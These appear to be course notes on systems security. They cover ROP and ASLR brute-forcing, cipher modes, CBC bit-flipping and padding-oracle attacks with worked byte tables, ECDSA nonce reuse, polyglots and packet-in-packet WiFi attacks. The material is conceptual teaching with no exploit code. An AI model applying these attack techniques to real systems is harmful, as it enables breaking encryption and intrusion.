by setting up the call stack, attacker can abuse fragments to do something different (i.e. change the permissions of a memory segment)

powerful, turing-complete if enough gadgets can be found

Can be used to circumvent DEP/NX

Address-Space Layout Randomization (ASLR)

Attacks rely on overwriting a code pointer (e.g. return address on stack)

need to overwrite it to point to some specific (injected) code that the attacker wants to run

need to know the address of that code in memory

even with NOP sled, need to know approximate address

Idea: randomize memory layout, different layout for each execution

At each execution of a program, the memory layout is different

libc and other dynamically linked libraries are linked in at different (random) addresses each time,

the code segment is also relocated to a random address

Makes it hard to guess addresses for exploitation: address of buffer to jump into (NOP sled no longer enough!), address of libc functions to call

Deployed on all modern systems (Linux, Windows), enabled by default

Full ASLR requires relocatable binaries; if only libraries are relocated, defense is weak; not as widely deployed

On 32-bit systems, defense can be broken with brute-force (guessing) attack:

- 1) try an address (more or less) at random
- 2) program jumps to the address
- 3) program will (usually) crash
- 4) go back to step 1 and try again

8. Introduction to Applied Cryptography

Theory vs. Practice: Crypto bypass

ECDSA key extraction from mobile devices via nonintrusive physical side channels: “The acoustic signal of interest is generated by vibration of electronic components (capacitors and coils) in the computer's voltage regulation circuit, as it struggles to supply constant voltage to the CPU.”

Cryptographic algorithms usually do not fail abruptly (e.g. MD5, DES) but gradually, usually the implementation or usage is the problem → we need better

Cryptographic/Security Engineering

cryptographer: study mathematics, mathematics of cryptography, especially cryptanalysis

cryptographic/security engineer: study implementations and coding, understand the underlying cryptography and learn how to use it, gain experience in breaking existing systems

Cryptographic Primitives

Goals:

confidentiality – keep content of information from all but authorized entities

integrity – protect information from unauthorized alteration

authentication – identification of data or communicating entities

non-repudiation – prevent entity from denying previous commitments or actions

Unkeyed primitives

Hash functions, (real) random sequence

Symmetric-key primitives

Symmetric-key ciphers (block ciphers, stream ciphers)

Message authentication codes, signatures, pseudo random sequences

Public-key primitives

Public-key ciphers

signatures

There is no security through obscurity!

Unconditional Security (or perfect security)

secure against any adversary, the ciphertext gives no information on the plaintext (e.g. one time pad, secure but keys must be random and as long as the message)

Computational Security (or conditional security)

secure against a computationally bounded adversary
given M_x and M_y , attacker should not be able to tell which is $C(M_x)$ and $C(M_y)$ with probability $> 50\%$ (e.g. block stream ciphers, there may be better attacks, and if $P=NP$ everything is broken)

Provable security

secure against a computationally bounded adversary, mathematical proof exists that breaking the primitive is hard as solving some known hard problem

Cryptanalysis

Study of techniques to defeat cryptographic primitives:

frequency analysis, linear cryptanalysis (looks at correlation between key and cypher input output), related-key cryptanalysis (looks for correlations between key changes and cipher input/output), differential cryptanalysis (looks for correlations in function (part of cipher) input and output)

Different models of attacker:

Ciphertext only (COA)

attacker only knows c , e.g. attacker intercepts encrypted message

Known plaintext (KPA)

attacker knows m and c , e.g. attacker can obtain some m, c pairs

Chosen plaintext (CPA)

attacker can choose m and obtain c , e.g. attacker has an encryption black box

Chosen ciphertext (CCA)

attacker can choose c and obtain m , e.g. attacker has a decryption black box

Symmetric-Key Cryptography

Encryption

A Alphabet – finite set of symbols

M Message space – set that contains strings from symbols of an alphabet (plaintext messages)

C Ciphertext space – set that contains strings from symbols of an alphabet (ciphertext messages)

K Key space – elements of K are called keys

Same key for encryption and decryption of messages.

Block ciphers

break up plaintext into strings (blocks) of fixed length

encrypt/decrypt one block at a time

uses substitution and transposition (permutation) techniques

e.g.: AES, DES,...

Stream ciphers

Special case of block cipher, however substitution can change for every block

key stream

Confusion

refers to making the relationship between key and ciphertext as complex and involved as possible (achieved via substitution)

Diffusion

refers to the property that redundancy in the statistics of the plaintext is dissipated in the statistics of the ciphertext (via transposition)


Block cipher encrypts blocks of fixed size

ECB (Electronic Code Book)

Pad message with random data so its length is a multiple of the block size

split message into blocks

feed every block separately into the encryption function to encrypt the message



Problems:

Each block encrypted independently of other blocks, ECB does not hide data pattern (repetitions), under the same key same messages/plain-texts result in same cipher texts

Vulnerable to block insertion and deletion:

Attacker can combine and recorder individual blocks from different messages into a new message (under the same key);

Replay attacks

Example: Message replay attack

Attack a "secure" protocol by simply re-sending (encrypted messages), e.g. initiate one legitimate payment, resend it multiple times

Defense: sequence numbers on application layer and message authentication codes (MAC) to ensure integrity, encrypt then MAC

CBC (Cypher block chaining mode)

Pad message with random data so its length is a multiple of the block size

split message into blocks


encryption of one block depends on previous block

XOR every block with the cipher text of the last block before feeding it into the encryption function (e.g. AES)

Encryption of one block depends on previous block


IV: initialization vector: sent in plaintext, if not changed, same plaintext message would again result in same ciphertexts!

Enc. :




Cipher Block Chaining (CBC) mode encryption

Dec. :



CBC bit flipping attack

The block containing the flipped byte will be mangled when decrypted, however the corresponding byte in the next decrypted block will be altered



Plaintext :

```

0x0000: 43 53 41 57 20 32 30 31 30 20 43 52 59 50 54 4f |CSAW 2010 CRYPTO|
0x0010: 20 23 30 32 7c 4d 61 72 63 69 6e 7c 47 44 53 7c | #02|Marcin|GDS||
0x0020: d4 71 97 a2 db 53 3b 21 51 c0 95 a5 57 a2 b3 e1 |.q...S;!0...W...|
0x0030: 41 41 7c 72 6f 6c 65 3d 30 07 07 07 07 07 07 07 |AA|role=0.....|

```

Example: Ubuntu 12.04 full disk encryption CBC bit flipping attack

Change the ciphertext in such a way, as to result into a predictable change of the plaintext.
 → ciphertext can be created, which decrypts into a meaningful plaintext, without knowing the key!

Especially dangerous, when attacker knows the format of the message (can change message into similar message, but with important information altered)

CBC Padding Oracle Attack

Block ciphers require that all messages are of the same well defined block length, for the last block padding might be required;
 one of the most common padding schemes is PKCS#5 padding. There the final block of plaintext is padded with N bytes (depending on the length of the last plaintext block) of value N: 1 byte – (0x01); 2 bytes (0x02, 0x02),...


This attack requires that the following cases can be distinguished:

When a valid cipher-text is received (one that is properly padded and contains all valid data) the application responds normally.

When an invalid cipher-text is received (one that, when decrypted, does not end with valid padding) the application throws a cryptographic exception


When valid cipher-text is received (properly padded) but decrypts to an invalid value, the application displays a custom error message

Reconstruct intermediate state (IS)




Block 1 of 1							
	1	2	3	4	5	6	7
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xF0	0x95
	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES						
	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26
	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x3C
	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x01

VALID PADDING



Block 1 of 1							
	1	2	3	4	5	6	7
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xF0	0x95
	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES						
	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26
	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x31	0x7B	0x2B	0x2A	0x07	0x62	0x35
	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x08	0x08	0x08	0x08	0x08	0x08	0x08

VALID PADDING



Recover plaintext of original block using original IV (initialization vector) and brute forced IS

CBC-MAC (Cipher Block Chaining Message Authentication Code)

Create a message authentication code as checksum


calculation based on a shared secret so that it cannot be forged by someone who does not know the key

should ensure integrity of transmitted data

when used stand-alone, there is no encryption and hence no confidentiality

Advantage: It uses CBC for construction and verification and if there already exists a block cipher implementation and you are in a resource constraint environment (e.g. embedded system) you can reuse this.

Use CBC and discard all blocks despite the last (creation and verification is the same operation, i.e. encryption)



By changing the IV and the first block any change to the first block can be cancelled out
(Note: Result in image is the Message authentication code)

Wiki:

Change to any of the plaintext bits will cause the final encrypted block to change in a way that cannot be predicted or counteracted without knowing the key to the block cipher
(<https://en.wikipedia.org/wiki/CBC-MAC>)

CTR – Counter Mode


Pad message with random data so its length is a multiple of the block size

split message into blocks

encryption of one block depends on current counter value


XOR every block with the output of the encryption function to produce the cipher-text

encryption



Counter (CTR) mode encryption

decryption



Counter (CTR) mode decryption

(like one-time-pad: always a new key)

Problem: CTR counter reuse attack – duplicate ctr and nonce over same key

Assymmetric cryptography (Public-key cryptography)

One-way Functions: easy to compute $y=f(x)$, hard to compute $x=f^{-1}(y)$

calculating the exponentiation of an element “a” in a finite field e.g. $g^a \pmod p$

Inverse: **Discrete logarithm** is hard, e.g. **DH** (Diffi-Hellman key exchange)

multiplication of two large prime numbers e.g. $n = p \cdot q$

Inverse: **Integer factorization** is hard, e.g. **RSA** (Rivest, Shamir, Adleman)

Trapdoor one-way functions:

There is a key d to make it easy to reverse the operation

(if you know one prime number, find out the other is easy)

Consider an encryption scheme with key pair (e, d) , scheme is called a public-key scheme if it is computationally infeasible to determine d when e is known

decryption key d must be kept secret; encryption key e can be published

Diffie-Hellman key exchange (DH)

Algorithm for point to point key establishment between 2 peers – based on discrete logarithm problem

no previously shared secret

An attacker passively listening on the wire does not learn key

Vulnerable to man-in-the-middle attack

Discrete Logarithm Problem:

(large) prime number p ; generator g : $1 \leq g < p$; for all $1 \leq n < p$, there exists a t such that $g^t \pmod p = n$

Discrete exponentiation: given g, x , computing $y = g^x \pmod p$ is computationally easy

Discrete logarithm: given g and y , it is difficult to determine x (the exponent) such that $y = g^x \pmod p$


Logarithm: requires at most $p \sim 2^n$ multiplications mod p
no polynomial time algorithm is known

Man in the middle attack

Alice and Bob do not know with whom they are talking

an active adversary can perform a man in the middle attack

Always needs a root of trust



Elliptic Curve Cryptography (ECC)

Problems: RSA and DH require much higher computational power using longer keys, not only for breaking the crypto, but also to compute the cipher-text

As computational power is also growing and factorization of shorter keys ($1024 \leq$) is already a threat

ECC also relies on the discrete logarithm problem but over the algebraic structure of elliptic curves over finite fields, which make the problem harder

→ elliptic curve discrete logarithm problem (ECDLP)

Shorter key length for equivalent computational security – means faster computation of cipher-text while retaining hardness against attacks

Algorithms: Elliptic-Curve Diffi-Hellman (ECDH), Elliptic Curve Digital Signature Algorithm (ECDSA)


Elliptic curve: set of pairs (x, y) which fulfill a polynomial function mod p

Simplified Weierstraß
equation over real numbers:

$$y^2 = x^3 + a * x + b$$

$$a = -1$$

$$b = 1$$




In reality over integers:

Simplified Weierstraß
equation over \mathbb{Z}_{103}

$$y^2 = x^3 + a * x + b$$

$$a = -1$$

$$b = 1$$



Elliptic curves are symmetric along the x-axis

up to two solutions for P exists: y and $-y$

for each point $p = f(x, y)$ a symmetric inverse $-p = f(x, -y)$ is defined


Point addition:

$P+Q$

$$y^2 = x^3 + a * x + b$$

$$a = -1$$

$$b = 1$$




Point multiplying:

$P+P = 2P$

$$y^2 = x^3 + a * x + b$$

$$a = -1$$

$$b = 1$$



Defining a Generator G of the curve

calculate all points within cycling group of mod p

$G, 2G, 3G, 4G, \dots \sim p$

Determining the number of points on a EC is hard

ECDSA: Signature random reuse

Example Sony PS3 ECDSA fail (overflow)

PS3 used code signing to only allow code from trusted sources

nonce was not random

secret key was recovered

After fail(overflow) presented the attack, the private key was released

lawsuits followed

Conclusion:

Do not reuse nonces in ECDSA (either derive from secure RNG or deterministically)

Important to use safe curve and domain parameters for ECC

Hash functions

A hash function takes a message of arbitrary but finite size and outputs a fixed size hash (aka. Digest)

four properties:

- (1) easy to compute the hash of any given message
- (2) pre-image resistance: infeasible to generate a message from a given hash (therefore also called one-way-function), should not be possible only through brute force
- (3) second pre-image resistance: infeasible to modify a message without changing the resulting hash (small change in input, large change in hash)
- (4) collision resistance: infeasible to find any two different messages with same hash

Collision example:

512 input bits, 256 output bits

the maximum number of guesses required to certainly find a collision is $2^{256} + 1$, exponential time complexity

Birthday bound: 50% probability of a collision after 2^{128}

it takes 10^{27} years to calculate those hashes

9. Language Security

What is a language: programming language, protocol, symbols, modulation, encoding

Polyglot

Source code that is valid in multiple languages

Example (Perl and C)


```
#include <stdio.h>
#define do main()
do {
    printf("Hello World!\n");
}
```

Example Binary Polyglots (JPEG, PDF and ZIP)

JPEG: magic value at byte 0, comment fields/extensions possible

PDF: PDF marker string anywhere within the first Kilobyte of the file, can embed binary data (e.g. images, fonts) but they do not have to be referenced, ignores anything after the EOF marker

ZIP: Developed for multi-diskette spanning archives, master record (= file marker) is written at the very end



Postel's Law (Robustness Principle): "Be conservative in what you send, be liberal in what you accept"

Protocols are implemented by different vendors, with slightly differences (for various reasons)

Senders speak different dialects of a protocol → still understood by receiver

Protocols are Languages

Both have structure input, grammar; are fed to a machine that parses it, reacts according to it

Needs validation

How to find out if the input does the right thing? Parse, Validate, Use

Problem: protocols are often more powerful than most writers think, exploitation is often unexpected computation by specially crafted input

input recognition == halting problem

if your input is turing complete; answer is yes, no, maybe (test may never return); the more powerful an environment/language is, the easier it is to build “weird machines”

If your protocol is too powerful, validity is (in general) undecidable

Language Hierarchy

1) Regular Languages - “regular expressions”

Finite state automata

2) Context-free languages

Pushdown automata, Finite State machine + stack


3) Context-sensitive languages

Some metadata is needed to interpret the rest of the data, UNDECIDABLE

4) Recursively enumerable (= Turing complete) languages

Telling if input is a program that produces a given result: UNDECIDABLE

Example: telling if any given code is 'good' or 'malicious' without running it



Side note: Languages are everywhere

Network stacks (valid packets make a language), Servers (valid requests make a language, SQL injection), Memory managers (heaps make a language, heap meta data exploits, running turing complete programs on intel CPU and MMU and cache unit),

Function call flow (valid stacks make a language)

HTML5 + CSS is Turing complete!

Transmission Security

Layers: encapsulate, protection, “no need to worry about details” → black box


Packets: senders and receivers are compatible (certified) devices, or impersonated as such,

receiver reads what sender transmitted (if corrupted (i.e. bad checksum), then receive nothing or slightly damaged data),

Noise is handled by (lower) abstraction layers

Packet in Packet

Insert another packet of same layer/protocol inside payload of packet



Probabilistic Attack

Only a fraction of packets get destroyed by interference at the right place

Typically, failed packets-in-packets will be ignored by victims (addressed to someone else)

Pro:

Attacker does not have to sit on the radio network (e.g. some other client downloads data from the internet)

Works also on WiFi

More complex: WiFi supports different speeds and symbols, but possible

Sender does not have to sit on the local wireless lan

Example – Scenario 1: “beacon in packet”

Also received and processed by nearby clients not connected to the AP

In the past, a number of bugs was found on how to crash or deassociate machines with malformed beacons

Victim 1 sits on public (unencrypted) WiFi, downloads large file which includes “beacon in packets”

Victim 2 sits nearby on his encrypted WiFi, radio layer detects processes beacon-in-Packets

Wikipedia:

Beacon frame is one of the management frames in [IEEE 802.11](#) based WLANs. It contains all the information about the network. Beacon frames are transmitted periodically to announce the presence of a wireless LAN. Beacon frames are transmitted by the [Access Point](#) (AP) in an infrastructure [Basic service set](#) (BSS). In IBSS network beacon generation is distributed among the stations.

(https://en.wikipedia.org/wiki/Beacon_frame)

Example – Scenario 2: De-association attack

Attacker has to know the MAC – some protocols leak tis information (e.g. IPv6 auto configuration)

In the past, compilers have been optimized and proven for functional equivalence

Functional equivalence != security equivalence

Some problematic optimizations:

Dead storage elimination: write once, read never operations are removed

Incline functions: stack frames merge, exposing private variables to other functions

10. Mobile Phone Network Security

1G: not standardized

2G (GSM): Introduced SIM

3G (UMTS): from 1990ies

4G (LTE): from 2000nds

Planes: User plane (voice, data, SMS), Signaling Plane (Call setup,...), Management Plane (Network organization)

Radio Layer

Physical Channels != Logical Channels

Broadcast Channels (Carry “Beacon” Information, Paging and signaling to idle devices, unencrypted)

